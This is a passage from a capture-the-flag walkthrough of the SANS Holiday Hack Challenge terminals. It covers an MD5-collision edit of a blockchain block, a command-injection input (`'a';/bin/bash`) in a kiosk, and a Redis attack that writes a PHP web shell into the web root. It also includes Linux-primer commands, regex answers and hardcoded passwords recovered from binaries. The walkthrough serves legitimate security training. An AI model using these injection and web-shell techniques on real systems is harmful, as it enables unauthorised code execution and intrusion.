We need to update the same byte from Step 3 (Catalog Pages) but now in the block. The hex should now look like the following:

```
$ cat block-mod-hex.txt | head -n 100
```

This gives the following output:

```
00000000: 3030 3030 3030 3030 3030 3031 6639 6233  000000000001f9b3
00000010: 6139 3434 3765 3537 3731 6337 3034 6634  a9447e5771c704f4
00000020: 3030 3030 3030 3030 3030 3031 3266 6431  0000000000012fd1
00000030: 3030 3030 3030 3030 3030 3030 3032 3066  000000000000020f
00000040: 3266 6666 6666 6666 6630 6666 3030 3030  2ffffffff0ff0000
00000050: 3030 3663 ea46 5340 303a 6079 d3df 2762  006c.FS@0:`y..'b
00000060: be68 467c 27f0 46d3 a7ff 4e92 dfe1 def7  .hF|'.F...N.....
00000070: 407f 2a7b 73e1 b759 b8b9 1945 1e37 518d  @.*{s..Y...E.7Q.
00000080: 22d9 8729 6fcb 0f18 8dd6 0388 bf20 350f  "..)o........ 5.
00000090: 2a91 c29d 0348 614d c0bc eef2 bcad d4cc  *....HaM........
000000a0: 3f25 1ba8 f9fb af17 1a06 df1e 1fd8 6493  ?%............d.
000000b0: 96ab 86f9 d511 8cc8 d820 4b4f fe8d 8f09  ......... KO....
000000c0: 3035 3030 3030 3966 3537 2550 4446 2d31  0500009f57%PDF-1
000000d0: 2e33 0a25 25c1 cec7 c521 0a0a 3120 3020  .3.%%....!..1 0
000000e0: 6f62 6a0a 3c3c 2f54 7970 652f 4361 7461  obj.<</Type/Cata
000000f0: 6c6f 672f 5f47 6f5f 4177 6179 2f53 616e  log/_Go_Away/San
00000100: 7461 2f50 6167 6573 2033 2030 2052 2020  ta/Pages 3 0 R
```

Save this output using the following:

```
$ xxd -r block-mod-hex.txt > block-mod-2-bytes-updated.txt
```

Now this updates the PDF in block, but the MD5 will change, which will fail the blockchain validation. So, we changed 2 bytes, and the hint says we need to change 4 bytes, so we need to modify 1 extra byte for each of the 2 bytes we modified to keep the MD5 sum the same. Looking at the https://speakerdeck.com/ange/colltris?slide=109 from the hint, we see that we can modify just 1 byte for each modified byte to keep the same MD5.

Step 8: Update the 2 bytes to correct for the MD5 sum using the following:

```
$ xxd block-mod-2-bytes-updated.txt > block-mod-2-bytes-updated-hex.txt
$ cat  block-mod-2-bytes-updated-hex.txt | head -n 50
```

This gives the following output:

```
00000000: 3030 3030 3030 3030 3030 3031 6639 6233  000000000001f9b3
00000010: 6139 3434 3765 3537 3731 6337 3034 6634  a9447e5771c704f4
00000020: 3030 3030 3030 3030 3030 3031 3266 6431  0000000000012fd1
00000030: 3030 3030 3030 3030 3030 3030 3032 3066  000000000000020f
00000040: 3266 6666 6666 6666 6630 6666 3030 3030  2fffffffff0ff0000
00000050: 3030 3663 ea46 5340 303a 6079 d3df 2762  006c.FS@0:`y..'b
00000060: be68 467c 27f0 46d3 a7ff 4e92 dfe1 def7  .hF|'.F...N.....
00000070: 407f 2a7b 73e1 b759 b8b9 1945 1e37 518d  @.*{s..Y...E.7Q.
00000080: 22d9 8729 6fcb 0f18 8dd6 0388 bf20 350f  "..)o........ 5.
00000090: 2a91 c29d 0348 614d c0bc eef2 bcad d4cc  *....HaM........
000000a0: 3f25 1ba8 f9fb af17 1a06 df1e 1fd8 6493  ?%............d.
000000b0: 96ab 86f9 d511 8cc8 d820 4b4f fe8d 8f09  ......... KO....
000000c0: 3035 3030 3030 3966 3537 2550 4446 2d31  0500009f57%PDF-1
000000d0: 2e33 0a25 25c1 cec7 c521 0a0a 3120 3020  .3.%%....!..1 0
000000e0: 6f62 6a0a 3c3c 2f54 7970 652f 4361 7461  obj.<</Type/Cata
000000f0: 6c6f 672f 5f47 6f5f 4177 6179 2f53 616e  log/_Go_Away/San
00000100: 7461 2f50 6167 6573 2033 2030 2052 2020  ta/Pages 3 0 R
00000110: 2020 2020 30f9 d9bf 578e 3caa e50d 788f      0...W.<...x.
00000120: e760 f31d 64af aa1e a1f2 a13d 6375 3e1a  .`..d......=cu>.
00000130: a5bf 8062 4fc3 46bf d667 caf7 4995 91c4  ...bO.F..g..I...
00000140: 0201 edab 03b9 ef95 991c 5b49 9f86 dc85  ..........[I....
00000150: 3985 9099 ad54 b01e 733f e5a7 a489 b932  9....T..s?.....2
00000160: 95ff 5468 034d 4979 38e8 f9b8 cb3a c3cf  ..Th.MIy8....:..
00000170: 50f0 1b32 5b9b 1774 7595 422b 7378 f025  P..2[..tu.B+sx.%
00000180: 02e1 a9b0 ac85 2801 7a9e 0a3e 3e0a 656e  ......(.z..>>.en
00000190: 646f 626a 0a0a 3220 3020 6f62 6a0a 3c3c  dobj..2 0 obj.<<
000001a0: 2f54 7970 652f 5061 6765 732f 436f 756e  /Type/Pages/Coun
000001b0: 7420 312f 4b69 6473 5b32 3320 3020 525d  t 1/Kids[23 0 R]
000001c0: 3e3e 0a65 6e64 6f62 6a0a 0a33 2030 206f  >>.endobj..3 0 o
000001d0: 626a 0a3c 3c2f 5479 7065 2f50 6167 6573  bj.<</Type/Pages
000001e0: 2f43 6f75 6e74 2031 2f4b 6964 735b 3135  /Count 1/Kids[15
000001f0: 2030 2052 5d3e 3e0a 656e 646f 626a 0a0a   0 R]>>.endobj..
00000200: 3420 3020 6f62 6a0a 3c3c 2f4c 656e 6774  4 0 obj.<</Lengt
00000210: 6820 3232 3433 2f46 696c 7465 722f 466c  h 2243/Filter/Fl
00000220: 6174 6544 6563 6f64 653e 3e0a 7374 7265  ateDecode>>.stre
00000230: 616d 0a78 9c9d 59c9 8ae4 4610 bdf7 57d4  am.x..Y...F...W.
00000240: d9d0 e55c 9429 090a 816a 3bf8 6668 f061  ...\.)...j;.fh.a
00000250: f0cd 0bf8 60b0 2ffe 7dc7 9e91 52b5 da78  ....`./.}...R..x
00000260: 869e aa96 7289 88f7 e245 644e 38c7 d33f  ....r....EdN8..?
00000270: 6f7f 9dc2 299c 439a 4e35 c6f3 3cc6 d338  o...).C.N5..<..8
00000280: f3e7 dfbf befd f4dd e94f 1e01 7fff fefd  .........O......
00000290: edfa f156 ea19 86a6 f15c 4e1f bf9c be7f  ...V.....\N.....
000002a0: c653 4ca7 8fdf 2e21 2e1f 7fbc 3d3e de7e  .SL....!....=>.~
000002b0: dc4c a8e9 9cfc 84c4 13be e18c 7409 29e4  .L..........t.).
000002c0: e51d 3e07 fca5 2cef e512 ea12 2ff2 740c  ..>...,...../.t.
000002d0: 133e 9fc3 0a03 af4b 8117 3778 7887 9f07  .>.....K..7xx...
000002e0: 0d48 e129 8362 80e9 f084 9f8f 31f2 9273  .H.).b......1..s
000002f0: 4cb8 5c5d de2b 3ecd f84b 8a03 7cf0 8b31  L.\].+>..K..|..1
```

```
00000300: 167a 9597 3ce3 463c 9d76 1d69 985a 063b  .z..<.F<.v.i.Z.;
00000310: 547c 17e3 f23e a265 f4c8 0c1c 61a7 51b7  T|...>.e....a.Q.
```

Highlighted are the 4 bytes that are of interest, 2 already modified and 2 we need to modify. We need to modify the following because they are 64 bytes offset from the initial 2 bytes modified. For line **00000080,** we decreased the original value by 1, so we need to increase this byte by 1 to match. For line **00000140**, we increased the original value by 1, so we need to decrease this byte by 1 to match. These modifications are similar to the pictures shown in https://speakerdeck.com/ange/colltris?slide=109

Here is the modified hex:

```
00000080: 22d9 8729 6fcb 0f18 8dd7 0388 bf20 350f  "..)o........ 5.
00000140: 0201 edab 03b9 ef95 991b 5b49 9f86 dc85  ..........[I....
```


Once the hex is updated, generate the final updated block by running this command:

```
$ xxd -r block-mod-2-bytes-updated-hex.txt > block-mod-4-bytes-updated.txt
```

Step 9: Take the sha256sum of the final modified block (block-mod-4-bytes-updated.txt) using the following command:


```
$ sha256sum block-mod-4-bytes-updated.txt
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb  block-mod-4-bytes-updated.txt
```

That is the answer and here is the achievement:



End Game – Santa's Balcony

After completing all the other challenges, go to Santa' Balcony and complete the final achievement using your character!



Terminal Challenges


Castle Approach

Unescape Tmux

When you open the terminal, type:

```
$ tmux a
```

You should be rewarded by the following image:




Kringle Kiosk

When you open the terminal, follow the text below:

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Welcome to the North Pole!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit


Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird
errors)...'a';/bin/bash

 ___
< a >
 ---
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||


  ___                                                    _
```

```
  / __|   _ _     __      __      ___     ___      ___       | |
  \__ \  | +| |   / _|    / _|    / -_)   (_-<     (_-<       |_|
  |___/   \_,_|   \__|_   \__|_   \___|   /__/_   /__/_   _(_)_
_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_| """" |
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'
```

```
Type 'exit' to return to the menu.
```



Investigate S3 Bucket

This is the same **as Objective 2)** above.

Entry – 1st Floor

There are no terminals in the Entry area.

Great Room -1st Floor

Splunk Terminal

This is the same as **Objective 6)** above.

Kitchen – 1st Floor

33.6kbps Phone Terminal

When you click on Fizy Shortstack for a hint she says:

```
"Put it in the cloud," they said...
"It'll be great," they said...
All the lights on the Christmas trees throughout the castle are controlled through a
remote sever.
We can shuffle the colors of the lights by connecting via dial-up, but our only modem
is broken!
Fortunately, I speak dial-up. However I can't quite remember the handshake sequence.
(Link: https://upload.wikimedia.org/wikipedia/commons/3/33/Dial_up_modem_noises.ogg )
Maybe you can help me out? The phone number is 756-8347; you can use this blue phone.
```


When you click on the phone you get the following:

The goal of this terminal is to dial the number (756-8347) and once it answers with an audible tone you must enter right codes by pressing on the text of the words on the right piece of paper in the correct order. By trial and error the sequence is:

1. Baa Dee brr

2. aaah
3. WEWEWwrwrrwrr
4. beDURRdunditty
5. SCHHRRHHRTHRTR

Female audio voice: **Your lights have been updated!**



Redis Bug Hunt

Step 1: Get the configuration and password

```
$ curl http://localhost/maintenance.php?cmd=CONFIG,GET,* > config.txt
$ head config.txt
The password is under "requirepass" - R3disp@ss
```

Step 2: Execute the redis-cli

```
$ redis-cli -a R3disp@ss
```

Step 3: Enter following commands:


```
127.0.0.1:6379> config set dir /var/www/html
OK
127.0.0.1:6379> config set dbfilename ippsec.php
OK
127.0.0.1:6379> set test2 "<?php echo file_get_contents( 'index.php' ); ?>"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit
```

Step 4: Get the file

```
$ curl -H "User-Agent:" http://localhost/ippsec.php?ippsec=whoami --output out.txt
```

Step 5: Access the file

```
$ cat out.txt
- get achievement after cat executes
```



Dining Room – 1st Floor

The Elf Code – Arcade

Level 1:

Program the elf to the end goal in no more than 2 lines of code and no more than 2 elf commands.

```
elf.moveLeft(10)
elf.moveUp(50)
```

Level 2:

Info:
Move to the lever, elf.get_lever(0), and manipulate the resulting data however it asks, and send the answer to elf.pull_lever(answer). The yeeter should release, and you can move freely.
Click on the object help and current level object icons for examples on how to complete this task.

Objective:
Add 2 to the returned numeric value of running the function elf.get_lever(0) .
For example, if you wanted to multiply the value by 3 and store to a variable, you could do:

```
var sum = elf.get_lever(0) * 3
```

Then submit the sum using:

```
elf.pull_lever(sum)
```

Program the elf to the end goal in no more than 5 lines of code and no more than 5 elf command/function execution statements in your code.

```
elf.moveLeft(6);
elf.pull_lever(elf.get_lever(0) + 2)
elf.moveLeft(4);
elf.moveUp(40);
```

Level 3:

Program the elf to the end goal in no more than 4 lines of code and no more than 4 elf command/function execution statements in your code.

```
elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(1)
```

Level 4:

Note
Using another for loop could reduce how many elf function statements are used.
Hint
Using elf.moveLeft(40) will move your elf as far as possible before hitting an obstacle or the end of the screen. Use however high a number you think you need!

Program the elf to the end goal in no more than 7 lines of code and no more than 6 elf command/function execution statements in your code.

```
for (i = 0; i < 3; i++) {
  elf.moveLeft(3);
  elf.moveUp(50);
  elf.moveLeft(50);
  elf.moveDown(50);
}
```

Level 5:

Hint

Experiment with the elf.moveTo() function. You might be able to get two-in-one if you move to munchkin[0].

Click on the munchkin in the CURRENT LEVEL OBJECTS window to see the kind of answer the munchkin is looking for in this challenge.

Objective:

Use elf.ask_munch(0) and I will send you an array of numbers and strings similar to:

[1, 3, "a", "b", 4]

Return an array that contains only numbers from the array that I give you. Send your answer using elf.tell_munch(answer).

Program the elf to the end goal in no more than 10 lines of code and no more than 5 elf command/function execution statements in your code..

```
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[0])
var list = elf.ask_munch(0);
for (i = list.length; i >= 0; i--) {
  if (isNaN(list[i])) {
    list.splice(i, 1);
  }
}
elf.tell_munch(list);
elf.moveUp(2);
```

Level 6:

Note

There are two paths here for you to choose. Choosing the lever may take more steps but might be easier to solve.

Objective:

Use elf.get_lever(0) to be returned an array similar to:

[1, 2, 3, "c", "d", 4]

Add the string "munchkins rule" to the front of this array. The example array above would become:


["munchkins rule", 1, 2, 3, "c", "d", 4]

Then submit this new array to elf.pull_lever(answer)

Program the elf to the end goal in no more than 15 lines of code and no more than 7 elf command/function execution statements in your code.

```
for (i = 0; i < 4; i++) {
  elf.moveTo(lollipop[i])
```

```
}
elf.moveTo(lever[0])
var list = elf.get_lever(0);
list.splice(0, 0, "munchkins rule");
elf.pull_lever(list);
elf.moveDown(3);
elf.moveLeft(6);
elf.moveUp(2);
```



We win!!!

Courtyard – 1st Floor

Linux Primer


Click on the Terminal and the following dialog occurs:

```
The North Pole 🍭 Lollipop Maker:
All the lollipops on this system have been stolen by munchkins. Capture munchkins by
following instructions here and 🍭's will appear in the green bar below. Run the
command "hintme" to receive a hint.

Type "yes" to begin:
yes

Perform a directory listing of your home directory to find a munchkin and retrieve a
lollipop!
elf@029f6f2f7708:~$ ls
HELP  munchkin_19315479765589239  workshop

Now find the munchkin inside the munchkin.
elf@029f6f2f7708:~$ cat ~/munchkin_19315479765589239
munchkin_24187022596776786
```

```
Great, now remove the munchkin in your home directory.
elf@029f6f2f7708:~$ rm ~/munchkin_19315479765589239

Print the present working directory using a command.
elf@029f6f2f7708:~$ pwd
/home/elf

Good job but it looks like another munchkin hid itself in your home directory. Find
the hidden munchkin!
elf@029f6f2f7708:~$ ls -la
total 56
drwxr-xr-x 1 elf  elf   4096 Dec 20 02:26 .
drwxr-xr-x 1 root root  4096 Dec 10 18:14 ..
-rw-r--r-- 1 elf  elf     31 Dec 10 18:18 .bash_history
-rw-r--r-- 1 elf  elf    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 elf  elf   3105 Dec  5 00:00 .bashrc
-rw-r--r-- 1 elf  elf      0 Dec 20 02:26 .munchkin_5074624024543078
-rw-r--r-- 1 elf  elf    807 Apr  4  2018 .profile
-rw-r--r-- 1 elf  elf    168 Dec  5 00:00 HELP
drwxr-xr-x 1 elf  elf  20480 Dec 10 18:19 workshop

Excellent, now find the munchkin in your command history.
elf@029f6f2f7708:~$ cat .bash_history
echo munchkin_9394554126440791

Find the munchkin in your environment variables.
elf@029f6f2f7708:~$ cat /proc/self/environ
LC_ALL=C.UTF-
8LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;
33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;3
2:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31
:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31
:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01
;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;
31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;3
1:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:
*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35
:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;3
5:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;
35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;
35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;
35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;3
5:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*
.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.
m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.
ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:TOKENS=LESSCLO
SE=/usr/bin/lesspipe %s %sLANG=C.UTF-
8HOSTNAME=029f6f2f7708GREENSTATUSPREFIX=LollipopsUSER=elfHHCUSERNAME=jjPWD=/home/elfA
REA=courtyardHOME=/home/elfTMUX=/tmp/tmux-
1050/default,16,0BPUSER=elfz_MUNCHKIN=munchkin_20249649541603754LOCATION=15,11RESOURC
E_ID=2170f52e-f7a1-4122-8582-
6b19213f8569MAIL=/var/mail/elfSHELL=/bin/bashTERM=screenTMOUT=3600TMUX_PANE=%2SHLVL=4
BPUSERHOME=/home/elfSESSNAME=Munchkin
```

```
WranglerLOGNAME=elfPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:
/usr/games:/usr/local/games:/snap/binLESSOPEN=| /usr/bin/lesspipe %s_=/bin/cat


Next, head into the workshop.
elf@029f6f2f7708:~$ cd workshop/

A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case
to find which toolbox the munchkin is in.
elf@029f6f2f7708:~/workshop$ grep -i munchkin *
grep: electrical: Is a directory
toolbox_191.txt:mUnChKin.4056180441832623

A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine
binary to retrieve this munchkin.
elf@029f6f2f7708:~/workshop$ chmod +x lollipop_engine
elf@029f6f2f7708:~/workshop$ ./lollipop_engine
munchkin.898906189498077

Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical
and rename blown_fuse0 to fuse0.
elf@029f6f2f7708:~/workshop$ cd electrical/
elf@029f6f2f7708:~/workshop/electrical$ ll
total 16
drwxr-xr-x 1 elf elf 4096 Dec 10 18:19 ./
drwxr-xr-x 1 elf elf 4096 Dec 10 18:19 ../
-rw-r--r-- 1 elf elf  200 Dec 10 18:19 blown_fuse0
elf@029f6f2f7708:~/workshop/electrical$ mv blown_fuse0 fuse0

Now, make a symbolic link (symlink) named fuse1 that points to fuse0
elf@029f6f2f7708:~/workshop/electrical$ ln -s fuse0 fuse1

Make a copy of fuse1 named fuse2.
elf@029f6f2f7708:~/workshop/electrical$ cp fuse1 fuse2

We need to make sure munchkins don't come back. Add the characters
"MUNCHKIN_REPELLENT" into the file fuse2.
elf@029f6f2f7708:~/workshop/electrical$ echo MUNCHKIN_REPELLENT >> fuse2

Find the munchkin somewhere in /opt/munchkin_den.
elf@029f6f2f7708:~/workshop/electrical$ find /opt/munchkin_den/ | grep -i munchkin

Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin.
elf@029f6f2f7708:~/workshop/electrical$ find /opt/munchkin_den/ -user munchkin
/opt/munchkin_den/apps/showcase/src/main/resources/template/ajaxErrorContainers/niKhC
nUm_9528909612014411

Find the file created by munchkins that is greater than 108 kilobytes and less than
110 kilobytes located somewhere in /opt/munchkin_den.
elf@029f6f2f7708:~/workshop/electrical$ find /opt/munchkin_den/ -size +108k -size -
110k
/opt/munchkin_den/plugins/portlet-
mocks/src/test/java/org/apache/m_u_n_c_h_k_i_n_2579728047101724

List running processes to find another munchkin.
```

```
elf@029f6f2f7708:~/workshop/electrical$ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
init         1     0  0 02:25 pts/0    00:00:00 /usr/bin/python3 /usr/local/bin/tmuxp
load ./mysession.yaml
elf      19360 19357  1 02:36 pts/2    00:00:00 /usr/bin/python3 /14516_munchkin
elf      19888   157  0 02:37 pts/3    00:00:00 ps -ef

The 14516_munchkin process is listening on a tcp port. Use a command to have the only
listening port display to the screen.
elf@029f6f2f7708:~/workshop/electrical$ netstat -tulpn | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:54321           0.0.0.0:*               LISTEN
19360/python3

The service listening on port 54321 is an HTTP server. Interact with this server to
retrieve the last munchkin.
elf@029f6f2f7708:~/workshop/electrical$ curl 127.0.0.1:54321
munchkin.73180338045875

Your final task is to stop the 14516_munchkin process to collect the remaining
lollipops.
elf@029f6f2f7708:~/workshop/electrical$ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
init         1     0  0 02:25 pts/0    00:00:00 /usr/bin/python3 /usr/local/bin/tmuxp
load ./mysession.yaml
elf      19360 19357  0 02:36 pts/2    00:00:00 /usr/bin/python3 /14516_munchkin
elf      24117   157  0 02:39 pts/3    00:00:00 ps -ef
elf@029f6f2f7708:~/workshop/electrical$ kill -9 19360

Congratulations, you caught all the munchkins and retrieved all the lollipops!
Type "exit" to close...
```



Santa Shop (Point-of-Sale) - Terminal

This is the same as **Objective 3)** above.


Workshop – 1.5th Floor

SORT-O-MATIC – Terminal

```
1. Matches at least one digit
[0-9]+


2. Matches 3 alpha a-z characters ignoring case
[a-zA-Z][a-zA-Z][a-zA-Z]


3. Matches 2 chars of lowercase a-z or numbers
[a-z0-9][a-z0-9]
```

```
4. Matches any 2 chars not uppercase A-L or 1-5
[^A-L1-5][^A-L1-5]


5. Matches three or more digits only
[!a-zA-Z]{3,}


6. Matches multiple hour:minute:second time formats only
^(([0-1]?[0-9])|(2[0-3])):[0-5][0-9]:[0-5][0-9]$


7. Matches MAC address format only while ignoring case
^([0-9a-fA-F]{2}:){5}([0-9a-fA-F]{2})$


8. Matches multiple day, month, and year date formats only
^(0[1-9]|[12][0-9]|3[01])[- /.](0[1-9]|1[012])[- /.](19|20)\d\d$
```

And the children cheer – **Yah!** See achievement below:



Wrapping Room – 1.5th Floor

Tag Generator-Terminal

This is the same **as Objective 8)** above.

Talks Lobby – 2nd Floor

Greeting Cards - Terminal

I think this is just for making a greeting card – not something to hack!
It can also be reached at https://greeting-cards.kringlecastle.com/

Speaker UNPrep – Terminal


There are three steps to this terminal:

1. Open the door to the Speaker UNPreparedness Room
2. Turn the lights on in the Speaker UNPreparedness Room
3. Turn on the Vending Machine in the Speaker UNPreparedness Room

Step 1: Open the door to the Speaker UNPreparedness Room

```
elf@eb5f2011cbe2 ~ $ strings ./door | grep password
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is
"Op3nTheD00r"
Beep boop invalid password

elf@eb5f2011cbe2 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
```


```
tool for this...

What do you enter? > Op3nTheD00r
Checking......

Door opened!
```



Step2: Turn the lights on in the Speaker UNPreparedness Room

```
elf@d920901e841f ~ $ cd lab
elf@d920901e841f ~/lab $ nano lights.conf
[change both the password and name to
E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124]

elf@d920901e841f ~/lab $ cat lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124

elf@d920901e841f ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? > E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
Checking......
Beep boop invalid password

elf@d920901e841f ~/lab $ cd ..

(OK we now know the password = Computer-TurnLightsOn)

elf@d920901e841f ~ $ ./lights
./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking......
```

```
Lights on!
```



